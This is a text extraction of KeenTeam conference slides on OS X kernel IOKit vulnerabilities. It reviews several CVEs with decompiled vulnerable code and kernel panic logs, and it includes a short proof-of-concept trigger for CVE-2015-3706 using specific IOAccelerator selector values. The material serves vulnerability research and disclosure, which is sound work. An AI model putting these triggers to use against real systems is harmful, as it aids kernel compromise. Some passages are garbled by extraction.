

OS X Kernel is As Strong as its Weakest Part

Liang Chen@KeenTeam
ShuaiTian Zhao@KeenTeam

About us

- Liang Chen
 - Senior Security Researcher
 - Main focus: browser vulnerability research, OS X kernel, Android Root
- Shuaitian Zhao
 - Senior Security Researcher
 - Main focus: Flash vulnerability research, OS X kernel

Agenda

- OS X Kernel Attack Surface
- IOKit Vulnerabilities
- OS X Exploitation Technology
 - New Mitigation on EI Capitan
- Summary

OS X Kernel Attack Surface

- Syscall/Mach Trap
 - In general, strong
- HFS
 - Not very common these years.
- IOKit
 - Still a lot, our target...
- Etc.

PART 1: IOKIT VULNERABILITIES

IOKit vulnerability review - CVE-2013-0981

- Back to the year 2013
- CVE-2013-0981: used by Evad0rs to jailbreak iOS 6
- PC pointer can be specified by the user directly

```
0000:80661B70 ; int sub_80661B70(int interface)
0000:80661B70
0000:80661B70      PUSH      {R7,LR}
0000:80661B72      MOV       R7, SP
0000:80661B74      SUB       SP, SP, #8
0000:80661B76      LDR.W     R9, [R0]          //R0 can be specified by user-mode parameter
0000:80661B7A      MOV       R12, R2
0000:80661B7C      LDR       R0, [R0,#0x50]
0000:80661B7E      MOV       R2, R1
0000:80661B80      LDR.W     R1, [R9,#0x344]
0000:80661B84      LDR       R3, [R0]
0000:80661B86      LDR.W     R9, [R3,#0x70]
0000:80661B8A      MOVS      R3, #0
0000:80661B8C      STR       R3, [SP,#0x10+var_10]
0000:80661B8E      STR       R3, [SP,#0x10+var_C]
0000:80661B90      MOV       R3, R12
0000:80661B92      BLX       R9                //R9 = *(*R0 + 0x70)
0000:80661B94      ADD       SP, SP, #8
0000:80661B96      POP       {R7,PC}
```

PC Control

IOKit vulnerability review - CVE-2014-1318

- Direct PC control for OS X version
- CVE-2014-1318: discovered by Ian Beer of Google Project Zero
- UserClient IGAccelGLContext selector 0x201

```
__int64 __fastcall IGAccelGLContext::unmap_user_memory(__int64 a1, __int64 userControlled, __int64 a3)
{
    signed int v3; // er14@1
    __int64 userControlled2; // [sp+8h] [bp-28h]@2

    v3 = 0xE00002C2;
    if ( a3 == 8 )
    {
        userControlled2 = *(_QWORD *)userControlled; //User controlled pointer
        IGHASH_TABLE_REMOVE(a1 + 4264, &userControlled2);
        v4 = *(_QWORD *)(a1 + 280);
        IOLOCK_LOCK(v4 + 136);
        IOGraphicsAccelerator2::lock_busy((IOGraphicsAccelerator2 *)v4);
        v3 = 0;
        (*(void (__fastcall **)(__int64, _UNKNOWN *, _QWORD))(*(_QWORD *)v4 + 2128LL))(v4, &unk_34FD6, 0LL);
        IntelAccelerator::waitForEventStamp(*(_QWORD *)(a1 + 280), a1 + 312, "unmap_user_memory", 63LL);
        v5 = userControlled2;
        (*(void (__fastcall **)(__int64))(*(_QWORD *)userControlled2 + 320LL))(userControlled2); //PC Control
```

PC Control

IOKit vulnerability review – CVE-2015-5774

- In 2015, direct PC control vulnerability is extinct
 - Many exploitable heap overflow vulns
 - CVE-2015-5774: credit to TaiG team

```
// IOHIDResourceDeviceUserClient::postReportResult
//-----
IOReturn IOHIDResourceDeviceUserClient::postReportResult(IOPeripheralMethodArguments * arguments)
{
    OSObject * tokenObj = (OSObject*)arguments->scalarInput[kIOHIDResourceUserClientResponseIndexToken];

    if ( tokenObj && _pending->containsObject(tokenObj) ) {
        OSData * data = OSDynamicCast(OSData, tokenObj);
        if ( data ) {
            __ReportResult * pResult = (__ReportResult*)data->getBytesNoCopy();

            // BY: HIGHLY UNLIKELY > IK
            if ( pResult->descriptor && arguments->structureInput ) {
                pResult->descriptor->writeBytes(0, arguments->structureInput, arguments->structureInputSize);

                // 12978252: If we get an IOBMD passed in, set the length to be the # of bytes that were transferred
                IOBufferMemoryDescriptor * buffer = OSDynamicCast(IOBufferMemoryDescriptor, pResult->descriptor);
                if (buffer)
                    buffer->setLength((vm_size_t)arguments->structureInputSize);
            }

            pResult->ret = (IOReturn)arguments->scalarInput[kIOHIDResourceUserClientResponseIndexResult];

            _commandGate->commandWakeup(data);
        }

        } ? and if tokenObj&&_pending->c... ? |

    return kIOReturnSuccess;
} ? and postReportResult ?
```

postReportResult called twice with same descriptor

Second call, overflow!

First call, enlarge the descriptor length without changing buffer

IOKit vulnerability review – CVE-?????-?????

- Simple IOKit vulnerability extinct ?
 - Still exists but hard (exploitability)
- CVE-????-???? : Discovered by KeenTeam and reported to Google Project Zero in May 2015
 - Never got fixed till now
- AGPMClient selector 7312:
AGPMClient::setBoost

```
__int64 __cdecl AGPMClient::setBoost(AGPMClient *this, IOExternalMethodArguments *args)
{
    __int64 v2; // rdx@0
    __int64 v3; // r8@0
    __int64 v4; // rdi@1
    __int64 result; // rax@1

    v4 = *((_QWORD *)this + 27);
    result = 0xE00002D9LL;
    if ( v4 )
        result = 0LL;
    if ( args->scalarOutputCount )
        result = 0xE00002C2LL;
    if ( args->scalarInputCount != 1 )
        result = 0xE00002C2LL;
    if ( !(_DWORD)result )
        result = AGPM::setBoost(v4, *(_DWORD *)args->scalarInput, v2, 0xE00002C2LL, v3);
    return result;
}
```

scalarInput[0] is user controlled

IOKit vulnerability review – CVE-?????-?????

```
__int64 __fastcall AGPM::setBoost(__int64 a1, signed int inputScalar0, __int64 a3, __int64 a4, __int64 a5)
{
    v6 = a1;
    if ( *(_BYTE *)(a1 + 385) & 1 )
        IOLog(
            "AGPM: %s(%u) is called; current fBoostCountdown = %u, ControlID = %d\n",
            "setBoost",
            (unsigned int)inputScalar0,
            *(_DWORD *)(a1 + 436),
            *(_DWORD *)(a1 + 184));
    v7 = &inputScalar0;
    thermalAttribute = (__int64)&inputScalar0;
    if ( inputScalar0 < 4 || !*(_DWORD *)(a1 + 228) )
    {
        v10 = *(_DWORD *)(a1 + 312);
        if ( v10 )
        {
            if ( inputScalar0 > 3 || (v11 = *(_DWORD *)(a1 + 8LL * (unsigned int)inputScalar0 + 404)) == 0 )
```

inputScalar0 is signed

Can pass the check if
inputScalar0 < 0

OOB read here

IOKit vulnerability review – CVE-?????-?????

- Can still trigger on latest EI Capitan
 - Not quite exploitable
- Problem: Not too many such simple bugs nowadays

```
*** Panic Report ***
panic(cpu 4 caller 0xfffff800fb8e4bf): "vm_page_check_pageable_safe: trying to add page" from compressor object
(0xfffff80102c05c0) to pageable queue"@Library/Caches/com.apple.xbs/Sources/xnu/xnu-3247.1.106/osfmk/vm/vm_resident.c:7074
Backtrace (CPU 4), Frame : Return Address
0xfffff811cb6b480 : 0xfffff800fae5357 mach_kernel : _panic + 0xe7
0xfffff811cb6b500 : 0xfffff800fb8e4bf mach_kernel : _vm_page_check_pageable_safe + 0x3f
0xfffff811cb6b520 : 0xfffff800fb536dd mach_kernel : _vm_fault_enter + 0xabd
0xfffff811cb6b6a0 : 0xfffff800fb5769b mach_kernel : _vm_page_validate_cs_mapped_chunk + 0x227b
0xfffff811cb6b8c0 : 0xfffff800fb65fd mach_kernel : _kernel_trap + 0x47d
0xfffff811cb6baa0 : 0xfffff800fb4093 mach_kernel : _return_from_trap + 0xe3
0xfffff811cb6bac0 : 0xfffff7f92b4ee04 com.apple.driver.AGPM : __ZN4AGPM8setBoostE13AGPMBoostCode + 0x114
0xfffff811cb6bbe0 : 0xfffff80100e1657 mach_kernel : _is_io_connect_method + 0x1e7
0xfffff811cb6bd20 : 0xfffff800fba0780 mach_kernel : _iokit_server + 0x5d00
0xfffff811cb6be30 : 0xfffff800fae9af3 mach_kernel : _ipc_kobject_server + 0x103
0xfffff811cb6be60 : 0xfffff800facd448 mach_kernel : _ipc_kmsg_send + 0xa8
0xfffff811cb6bea0 : 0xfffff800fadcfc5 mach_kernel : _mach_msg_overwrite_trap + 0xc5
0xfffff811cb6bf10 : 0xfffff800fbc135a mach_kernel : _mach_call_munger64 + 0x19a
0xfffff811cb6bf0 : 0xfffff800fbf48b6 mach_kernel : _hndl_mach_scall64 + 0x16

Kernel Extensions in backtrace:
com.apple.driver.AGPM(110.20.19) [71771BCA-8875-36A5-AC4F-29E4CE47489A]@0xfffff7f92b4a000->0xfffff7f92b64fff
dependency: com.apple.iokit.IOPCIFamily(2.9) [668E3DEE-F98E-3456-9206-F4FEEA35A72]@0xfffff7f9032d000
dependency: com.apple.driver.IOPPlatformPluginFamily(6.0.0d7) [024BE6F4-829C-3403-BBFC-9C4C00C0F924]@0xfffff7f911c7000
dependency: com.apple.iokit.IONDRVSupport(2.4.1) [814A7F4B-03EF-384A-B205-9840F0594421]@0xfffff7f906e9000
dependency: com.apple.iokit.IOGraphicsFamily(2.4.1) [48AC8EA9-BD3C-3FDC-908D-09850215AA32]@0xfffff7f906a2000
dependency: com.apple.AppleGraphicsDeviceControl(3.11.31) [05B2D9D7-B6CE-335F-9E70-CCB4BD29242C]@0xfffff7f906f9000

BSD process name corresponding to current thread: pocAGPM00BRead
Boot args: keepsyms=1

Mac OS version:
15A284

Kernel version:
Darwin Kernel Version 15.0.0: Wed Aug 26 16:57:32 PDT 2015; root:xnu-3247.1.106~1/RELEASE_ARM64_T8020
Kernel UUID: 37BC582F-86F4-5F03-AF66-ECF792000C08
Kernel slide: 0x00000000f8000000
Kernel text base: 0xfffff800fa000000
__HIB text base: 0xfffff800f9000000
System model name: MacBookPro10,1 (Mac-C3EC7CD22292981F)
```

EI Capitan 10.11

IOKit vulnerability: Think deeper?

- IOKit is a C++ based framework
- UserClient usually overrides IOUserClient::externalMethod and IOUserClient::getTargetAndMethodForIndex
 - Some drivers totally rewrite the original implementation
 - Others implement its own code and call the parent's implementation
- Problem 1: Does the developer fully understand what their parent's implementation is?
- Problem 2: Does the method implementer know which function call him, what check is performed?
- If not, vulnerabilities are introduced

Then IOAcceleratorSurface2::set_shape_backing_length_ext is likely to have issue

AGPMClient::externalMethod fully rewrite the implementation

```
__int64 __cdecl AGPMClient::externalMethod(AGPMClient *this, unsigned int a2, IOExternalMethodArguments *args,
{
    result = 3758097090LL;
    if ( !*(__QWORD *)&args->gap_8[0] )
    {
        v7 = a2 - 7301;
        result = (__int64)0ff_56E8;
        switch ( (__DWORD)v7 )
        {
            case 2:
                result = AGPMClient::getPowerState(this, args);
                break;
            case 3:
                result = AGPMClient::getMaxPowerState(this, args);
                break;
            case 4:
                result = AGPMClient::setPowerState(this, args);
                break;
            case 5:
```

IOAcceleratorSurface2::externalMethod calls IOUserClient::externalMethod

```
int __fastcall IOAcceleratorSurface2::externalMethod(IOAcceleratorSurface2 *a1, signed __int64 a2, __int64 a3, __int64 (__fastcall **a4)(), IOAcceleratorSurface2 *a5)
{
    if ( (__DWORD)a2 == 6 )
    {
        v6 = *(__QWORD *)(a3 + 32);
        v7 = *(__QWORD *)v6;
        v8 = *(__QWORD *)(v6 + 8);
        v9 = *(__QWORD *)(v6 + 16);
        v10 = *(__QWORD *)(v6 + 24);
        v11 = *(__QWORD *)(a3 + 56);
        v12 = *(__QWORD *)(a3 + 48);
        return IOAcceleratorSurface2::set_shape_backing_length_ext(a1, v7, v8);
    }
    if ( (__DWORD)a2 != 9 )
    {
        if ( (__DWORD)a2 != 17 )
        {
            v5 = *(__QWORD *)0;
            return (*(int (__fastcall **)(IOAcceleratorSurface2 *, signed __int64, __int64, __int64 (__fastcall **), IOAcceleratorSurface2 *))v5 + 0x860)(
                a1,
                a2,
                a3,
                a4,
                a5);
        }
        v13 = *(__QWORD *)(a3 + 32);
        v7 = *(__QWORD *)v13;
        v8 = *(__QWORD *)(v13 + 8);
        v14 = *(__QWORD *)(v13 + 16);
        v15 = *(__QWORD *)(v13 + 24);
        v16 = *(__QWORD *)(v13 + 32);
        v17 = *(__QWORD *)(a3 + 56);
        v18 = *(__QWORD *)(a3 + 48);
        return IOAcceleratorSurface2::set_shape_backing_length_ext(a1, v7, v8);
    }
}
```

IOKit vulnerability: CVE-2015-3705

- Discovered by KeenTeam and reported to Google Project Zero in May 2015
- By calling IOConnectCallMethod API:
 - structureInput is used if structureInputSize < 4096
 - structureInputDescriptor is used if otherwise

```
struct IOExternalMethodArguments
{
    uint32_t      version;

    uint32_t      selector;

    mach_port_t    asyncWakePort;
    io_user_reference_t * asyncReference;
    uint32_t      asyncReferenceCount;

    const uint64_t * scalarInput;
    uint32_t      scalarInputCount;

    const void *   structureInput;
    uint32_t      structureInputSize;

    IOMemoryDescriptor * structureInputDescriptor;

    uint64_t *     scalarOutput;
    uint32_t      scalarOutputCount;

    void *         structureOutput;
    uint32_t      structureOutputSize;

    IOMemoryDescriptor * structureOutputDescriptor;
    uint32_t      structureOutputDescriptorSize;

    uint32_t      __reservedA;

    OSObject **    structureVariableOutputData;

    uint32_t      __reserved[30];
} ? and IOExternalMethodArguments ? ;
```

IOKit vulnerability: CVE-2015-3705

- If IOUserClient::externalMethod were not overridden
- But if IOUserClient::externalMethod it is a different story
- IOAccelSurface2::set_shape_backing_length_ext is not aware of that!

Dispatch always == NULL

structureInputDescriptor usage not allowed

```
IOReturn IOUserClient::externalMethod( uint32_t selector, IOExternalMethodArguments * args,
                                       IOExternalMethodDispatch * dispatch, OSObject * target, void * reference )
{
    IOReturn    err;
    IOService * object;
    IOByteCount structureOutputSize;

    if (dispatch)
    {
        uint32_t count;
        count = dispatch->checkScalarInputCount;
        ...

        count = dispatch->checkStructureInputSize;
        if ((kIOUCVariableStructureSize != count)
            && (count != ((args->structureInputDescriptor)
                          ? args->structureInputDescriptor->getLength() : args->structureInputSize)))
        {
            return (kIOReturnBadArgument);
        }
        ...

        if (dispatch->function)
            err = (*dispatch->function)(target, reference, args);
        else
            err = kIOReturnNoCompletion;        /* implementator can dispatch */

        return (err);
    }

    // pre-leopard APT's don't do ool structs
    if (args->structureInputDescriptor || args->structureOutputDescriptor)
    {
        err = kIOReturnIPCError;
        return (err);
    }
}
```

IOKit vulnerability: CVE-2015-3705

- IOAccelSurface2::externalMethod overrides IOUserClient::externalMethod
 - structureInputSize > 4096
 - structureInputDescriptor should be used instead of structureInput

```
__int64 __fastcall IOAccelSurface2::set_shape_backing_length_ext(IOAccelSurface2 *this, unsigned int a2, unsigned int a3, __int64 a4, int a5, __int64 a6, __int64 structureInput, signed __int64 structureInputSize)
{
    v14 = *(_WORD *)(structureInput + 8);
    if ( v14 < 0 )
        return (unsigned int)v13;
    v15 = *(_WORD *)(structureInput + 10);
    if ( v15 < 0 )
        return (unsigned int)v13;
    v16 = structureInputSize;
    if ( structureInputSize )
    {
        if ( 8LL * *(_DWORD *)structureInput + 12 != structureInputSize )
            return (unsigned int)v13;
    }
    else
    {
        v16 = 8LL * *(_DWORD *)structureInput + 12;
    }
    if ( !v14 || !v15 )
    {
        *(_DWORD *)(structureInput + 8) = 65537;
```

```
__int64 __cdecl IOAccelSurface2::externalMethod(IOAccelSurface2 *this, unsigned int a2, IOExternalMethodArguments *args,
{
    __int64 v6; // rax@3
    __int64 v7; // rax@6
    __int64 result; // rax@4

    if ( a2 == 6 )
    {
        result = IOAccelSurface2::set_shape_backing_length_ext(
            this,
            *(_DWORD *)args->scalarInput,
            *(_DWORD *)args->scalarInput + 8,
            *(_QWORD *)args->scalarInput + 16,
            *(_DWORD *)args->scalarInput + 24,
            0LL,
            args->structureInput,
            args->structureInputSize);
```

structureInput value is unexpected

unexpected read


unexpected write

IOKit vulnerability: CVE-2015-3705

- Exploitable?
 - structureInput value is unexpected
 - Valid address value but not controllable

IOKit vulnerability: Think deeper and deeper?

- Does the problem affect only for externalMethod or getTargetAndMethodForIndex?
 - Of course not!
- Graphics driver is good candidate
 - E.g IGAceGLContext
 - Easy to cause issue



AppleIntelHD5000Graphics

IOAcceleratorFamily2

IOAcceleratorFamily2

```
dq offset _ZN15IOAccelContext221processSidebandBufferEP24IOAccelCommandDescriptorb ; IOAccelContext2::processSidebandBuffer(IOAccelCommandDescriptor *,bool)
dq offset _ZN16IGAceGLContext20processSidebandTokenER24IOAccelCommandStreamInfo ; IOAccelGLContext::processSidebandToken(IOAccelCommandStreamInfo &)
dq offset _ZN16IGAceGLContext20discardSidebandTokenER24IOAccelCommandStreamInfo ; IOAccelGLContext::discardSidebandToken(IOAccelCommandStreamInfo &)
dq offset _ZN15IOAccelContext220postTokenSanityCheckER24IOAccelCommandStreamInfo_1 ; IOAccelContext2::postTokenSanityCheck(IOAccelCommandStreamInfo &)
dq offset _ZN16IGAceGLContext18processDataBuffersEj ; IOAccelGLContext::processDataBuffers(uint)
dq offset _ZN16IGAceGLContext18beginCommandStreamER24IOAccelCommandStreamInfo ; IOAccelGLContext::beginCommandStream(IOAccelCommandStreamInfo &)
dq offset _ZN16IGAceGLContext16endCommandStreamER24IOAccelCommandStreamInfo ; IOAccelGLContext::endCommandStream(IOAccelCommandStreamInfo &)
dq offset _ZN15IOAccelContext212bindResourceER24IOAccelCommandStreamInfoP16IOAccelResource2bP15IOAccelChannel2j ; IOAccelContext2::bindResource(IOAccelCommandStreamInfo &,IOAccelResource2 *,IOAccelChannel2 *)
dq offset _ZN15IOAccelContext214unbindResourceER24IOAccelCommandStreamInfoP16IOAccelResource2P15IOAccelChannel2 ; IOAccelContext2::unbindResource(IOAccelCommandStreamInfo &,IOAccelResource2 *,IOAccelChannel2 *)
dq offset _ZN15IOAccelContext223compactCurrentVidMemoryEv ; IOAccelContext2::compactCurrentVidMemory(void)
dq offset _ZN15IOAccelContext216prepareResourcesEPP16IOAccelResource2i ; IOAccelContext2::prepareResources(IOAccelResource2 **,int)
dq offset _ZN15IOAccelContext222compactCurrentMappingsEP16IOAccelMemoryMap ; IOAccelContext2::compactCurrentMappings(IOAccelMemoryMap *)
dq offset _ZN15IOAccelContext213getDataBufferEP29IOAccelContextGetDataBufferInP30IOAccelContextGetDataBufferOutP22IOAccelResourcePrivate ; IOAccelContext2::getDataBuffer(IOAccelContextGetDataBufferOut *,IOAccelResourcePrivate *,ulong long)
dq offset _ZN15IOAccelContext218allocOneDataBufferEbj ; IOAccelContext2::allocOneDataBuffer(bool,uint)
dq offset _ZN15IOAccelContext220getDataBufferPrivateEP16IOAccelResource2P22IOAccelResourcePrivate_1 ; IOAccelContext2::getDataBufferPrivate(IOAccelResource2 *,IOAccelResourcePrivate *)
dq offset _ZN15IOAccelContext218validateDataBufferEP24IOBufferMemoryDescriptorP16IOAccelResource2_1 ; IOAccelContext2::validateDataBuffer(ulong long,IOBufferMemoryDescriptor *,IOAccelResource2 *)
dq offset _ZN16IGAceGLContext21populateContextConfigEP20IOAccelContextConfig ; IOAccelGLContext::populateContextConfig(IOAccelContextConfig *)
dq offset _ZN16IGAceGLContext22addDataBufferToChannelEP16IOAccelResource2j ; IOAccelGLContext::addDataBufferToChannel(IOAccelResource2 *,uint)
dq offset _ZN16IGAceGLContext27removeDataBufferFromChannelEP16IOAccelResource2j ; IOAccelGLContext::removeDataBufferFromChannel(IOAccelResource2 *,uint)
dq offset _ZN16IGAceGLContext32removeCurrentResourceFromChannelEP16IOAccelResource2j ; IOAccelGLContext::removeCurrentResourceFromChannel(IOAccelResource2 *,uint)
dq offset _ZN15IOAccelContext210invalidateEv_1 ; IOAccelContext2::invalidate(void)
dq offset _ZN15IOAccelContext217getFrameDelimiterEv_1 ; IOAccelContext2::getFrameDelimiter(void)
dq offset _ZN17IOAccelGLContext217getSurfaceReqBitsEv ; IOAccelGLContext2::getSurfaceReqBits(void)
dq offset _ZN17IOAccelGLContext220requiresBackingStoreEv ; IOAccelGLContext2::requiresBackingStore(void)
dq offset _ZN17IOAccelGLContext227set_compatible_surface_modeEPyyj ; IOAccelGLContext2::set_compatible_surface_mode(ulong long *,ulong long,uint)
dq offset _ZN17IOAccelGLContext213removeSurfaceEv ; IOAccelGLContext2::removeSurface(void)
dq offset _ZN17IOAccelGLContext219allowsExclusiveModeEv ; IOAccelGLContext2::allowsExclusiveMode(void)
dq offset _ZN17IOAccelGLContext216isTripleBufferedEv ; IOAccelGLContext2::isTripleBuffered(void)
dq offset _ZN17IOAccelGLContext215contextModeBitsEv ; IOAccelGLContext2::contextModeBits(void)
dq offset _ZN16IGAceGLContext25describeDriverAllocationsEP21IOAccelAllocationInfo ; IOAccelGLContext::describeDriverAllocations(IOAccelAllocationInfo *)
dq offset _ZN16IGAceGLContext25addDrawableToChannelEP16IOAccelDrawable2 ; IOAccelGLContext::addDrawableToChannel(IOAccelDrawable2 *)
dq offset _ZN16IGAceGLContext25removeDrawableFromChannelEP16IOAccelDrawable2 ; IOAccelGLContext::removeDrawableFromChannel(IOAccelDrawable2 *)
dq offset _ZN16IGAceGLContext24setCompatibleSurfaceModeEPyyi ; IOAccelGLContext::setCompatibleSurfaceMode(ulong long *,ulong long,int)
dq offset _ZN17IOAccelGLContext226sleepForSwapCompleteNoLockEj ; IOAccelGLContext2::sleepForSwapCompleteNoLock(uint)
dq offset _ZN16IGAceGLContext28addVendorSurfaceRequiredBitsEv ; IOAccelGLContext::addVendorSurfaceRequiredBits(ulong long)
dq offset _ZN16IGAceGLContext24get_temp_allocation_infoEP16IOAccelDrawable2PjS2_ ; IOAccelGLContext::get_temp_allocation_info(IOAccelDrawable2 *,uint *,uint *)
dq offset _ZN17IOAccelGLContext211processSwapE7eDoSwap ; IOAccelGLContext2::processSwap(eDoSwap)
dq offset _ZN16IGAceGLContext23compactCurrentResourcesEP16IOAccelResource2 ; IOAccelGLContext::compactCurrentResources(IOAccelResource2 *)
dq offset _ZN16IGAceGLContext14updateDrawableEv ; IOAccelGLContext::updateDrawable(void)
```

IOKit vulnerability: CVE-2015-3706

- Discovered by KeenTeam and reported to Google Project Zero in May 2015
- In IOAccelSurface2::surfaceStart, dword at this+1144 is initialized as 0xffff

```
char __fastcall IOAccelSurface2::surfaceStart(IOAccelSurface2 *this)
{
    __int64 v1; // rax@1
    signed __int64 v2; // rcx@1
    signed __int64 v3; // rax@1
    signed __int64 v4; // rax@4
    __int64 v5; // rdx@6
    unsigned int v6; // er14@6
    __int64 v7; // rax@7
    signed __int64 v8; // rcx@7
    __int64 v9; // rdx@8
    char v10; // al@12

    v1 = *((_QWORD *)this + 613);
    *((_QWORD *)this + 614) = *((_QWORD *)v1 + 856);
    *((_BYTE *)this + 253) = 0;
    *((_QWORD *)this + 612) = *((_QWORD *)v1 + 296);
    (*(void (__fastcall *)(_QWORD, char *))(*(_QWORD *)v1 + 864) + 376LL)((_QWORD *)v1 + 864), (char *)this + 4368);
    (*(void (__fastcall *)(_QWORD, char *))(*(_QWORD *)v1 + 864) + 376LL)((_QWORD *)v1 + 864), (char *)this + 4368);
    *((_QWORD *)v1 + 864) + 376LL)((_QWORD *)v1 + 864), (char *)this + 4368);
    ...
    *((_DWORD *)this + 1142) = 0xFFFF;
    *((_DWORD *)this + 1143) = 0xFFFF;
    *((_DWORD *)this + 1144) = 0xFFFF;
```

→ Initialized to 0xffff

IOKit vulnerability: CVE-2015-3706

- In userclient IOAccelSurface2 selector 7, IOAccelSurface2::set_id_mode

IOAccelSurface2::prune_buffer is called

```
__int64 __fastcall IOAccelSurface2::set_id_mode(IOAccelSurface2 *this, __int64 a2, unsigned int a3)
{
    ...
    LABEL_44:
    IOAccelSurface2::prune_buffers(v4);
    IOAccelSurface2::update_shape(v4);
    IOAccelSurface2::pick_present_type(v4);
    *((_BYTE *)v4 + 4564) = 0;
    if ( *((_DWORD *)v4 + 1142) != 0xFFFF && *((_BYTE *)v4 + 4625) & 0x80 )
        IOAccelDisplayMachine2::setup_fullscreen*((IOAccelDisplayMachine2 **)v4 + 614), v4);
    goto LABEL_47;
}
IOFreeAligned(
    *((_QWORD *)v4 + 2 * *((_DWORD *)v4 + 1142) + 524),
    *((_DWORD *)v4 + 4 * *((_DWORD *)v4 + 1142) + 1050));
v22 = *((_QWORD *)v4 + 613);
if ( v22 )
    *((_DWORD *)v22 + 716) -= *((_DWORD *)v4 + 4 * *((_DWORD *)v4 + 1142) + 1050);
v23 = 16LL * *((_DWORD *)v4 + 1142);
*((_QWORD *)((char *)v4 + v23 + 4192) = v21;
*((_DWORD *)((char *)v4 + v23 + 4200) = 12;
v24 = *((_QWORD *)v4 + 613);
if ( v24 )
    *((_DWORD *)v24 + 716) += 12;
}
v5 = 0;
goto LABEL_43;
}
```

```
int __fastcall IOAccelSurface2::prune_buffers(IOAccelSurface2 *this)
{
    ...
    v16 = (IOAccelDisplayMachine2 *)*((_QWORD *)this + 614);
    if ( *((_BYTE *)v1 + 4565) )
        v17 = IOAccelDisplayMachine2::getScanoutResource(v16, *((_DWORD *)v1 + 1144), 0);
    else
        v17 = IOAccelDisplayMachine2::getFramebufferResource(v16, *((_DWORD *)v1 + 1142), 0);
    IOAccelSurface2::attach_buffer_at_index(v1, 0LL, (IOAccelResource2 *)v17);
}
```

```
__int64 __fastcall IOAccelDisplayMachine2::getScanoutResource(__int64 this, unsigned int a2, unsigned int a3)
{
    return IOAccelDisplayPipe2::getScanoutResource(*(_QWORD *)this + 8LL * a2 + 136), a3);
}

__int64 __fastcall IOAccelDisplayPipe2::getScanoutResource(IOAccelDisplayPipe2 *this, unsigned int a2)
{
    return *((_QWORD *)this + a2 + 39);
}
```

The IOAccelDisplayMachine2 + 8*0xffff + 136 is accessed
IOAccelDisplayMachine2 is 0x130 in size!

IOKit vulnerability: CVE-2015-3706

- Later in IOAccelSurface2::attach_buffer_at_index, the returned value is used as this pointer and its vtable entry is called

```
__int64 __fastcall IOAccelSurface2::attach_buffer_at_index(IOAccelSurface2 *this, __int64 a2, IOAccelResource2 *OOBAccessed)
{
    IOAccelSurface2 *v4; // r14@1

    v4 = this;
    result = *((_QWORD *)this + (signed int)a2 + 580);
    if ( (IOAccelResource2 *)result != OOBAccessed )
    {
        if ( result )
        {
            a2 = (unsigned int)a2;
            IOAccelSurface2::detach_buffer_at_index(this, a2);
        }
        *(void (__fastcall **)(IOAccelResource2 *, __int64))(*(_QWORD *)OOBAccessed + 32LL)(OOBAccessed, a2);
```

→ Vtable call

- Wait , *((_BYTE *)this + 4565) should be 1 to reach the OOB access

```
int __fastcall IOAccelSurface2::prune_buffers(IOAccelSurface2 *this)
{
    LABEL_31:
    v16 = (IOAccelDisplayMachine2 *)*((_QWORD *)this + 614);
    if ( *((_BYTE *)v1 + 4565) )
        v17 = IOAccelDisplayMachine2::getScanoutResource(v16, *((_DWORD *)v1 + 1144), 0);
```

IOKit vulnerability: CVE-2015-3706

- Before that, selector 9 should be called to set `*((_BYTE *)this + 4565)` to 1

```
__int64 __fastcall IOAccelSurface2::set_shape_backing_length_ext(IOAccelSurface2 *this, unsigned int a2, unsigned int  
structureInputSize)  
{  
  
    if ( (unsigned int)IOAccelDisplayMachine2::getFramebufferCount(*((IOAccelDisplayMachine2 **)this + 614)) <= a3 )  
        return (unsigned int)v13;  
    ...  
    if ( v22 & 0x40 )  
    {  
        *((_BYTE *)v17 + 4565) = 1;  
    }
```

- PoC:

```
int main(int argc, char** argv)  
{  
    io_connect_t conn = open_service("IOAccelerator");  
  
    test(conn, 7 , 0x0, 0x0000000000000003f);  
    test(conn, 9, 0xcfff,0x8000000000000000);  
    test(conn, 7 , 0x0, 0x00000000000478014);  
    return 0;  
}
```

IOKit vulnerability: CVE-2015-3706

- IOAcceleratorDisplayMachine2 is allocated upon boot, so IOAcceleratorDisplayMachine2 + 0xffff * 8 is hard to control
- But we still have successful rate

```
|panic(cpu 0 caller 0xfffff800de1a46e): Kernel trap at 0xfffff7f8feeeb76, type 13=general protection, registers:  
RAX: 0x0000000000000000, RBX: 0x0000000000000000, RCX: 0x0000000000000009, RDX: 0x0000000000000000  
RSP: 0xfffff811945ba50, RBP: 0xfffff811945ba50, RSI: 0x0000000000000000, RDI: 0x4141414141414141  
R8: 0x0000000fa0000000, R9: 0x0000000010000000, R10: 0xfffff80204f1f00, R11: 0x0000000000000000  
R12: 0xfffff80232871e8, R13: 0x0000000000478014, R14: 0xfffff8023286000, R15: 0x0000000000000000  
RFL: 0x00000000000010246, RIP: 0xfffff7f8feeeb76, CS: 0x0000000000000008, SS: 0x0000000000000010
```

Part 2: OS X Exploitation Technology

Oh, wait, nothing more...

```
Anonymous UUID:      8602B0B2-5879-9CF3-22BF-2C9057388DDC

Thu Oct 22 21:05:39 2015

*** Panic Report ***
panic(cpu 0 caller 0xfffff800de3bcce): "A kext releasing a(n) IOAccelerationUserClient has corrupted the
registry."@/Library/Caches/com.apple.xbs/Sources/xnu/xnu-3247.1.106/libkern/c++/OSObject.cpp:200
Backtrace (CPU 0), Frame : Return Address
0xfffff913c6b3de0 : 0xfffff800d8e5357 mach_kernel : _panic + 0xe7
0xfffff913c6b3e60 : 0xfffff800de3bcce mach_kernel : __ZNK8OSObject13taggedReleaseEPKvi + 0x9e
0xfffff913c6b3e80 : 0xfffff7f8e74fc0f com.apple.iokit.IOHIDFamily :
__ZN29IOHIDResourceDeviceUserClient4freeEv + 0x51
0xfffff913c6b3ea0 : 0xfffff800de3cb31 mach_kernel : __ZN70SArray15flushCollectionEv + 0x61
0xfffff913c6b3ed0 : 0xfffff800de3c976 mach_kernel : __ZN70SArray4freeEv + 0x16
0xfffff913c6b3ef0 : 0xfffff800de5a34c mach_kernel : __ZN50SSet4freeEv + 0x1c
0xfffff913c6b3f10 : 0xfffff800de91c5f mach_kernel : __ZN9IOService15terminateWorkerEj + 0xb7f
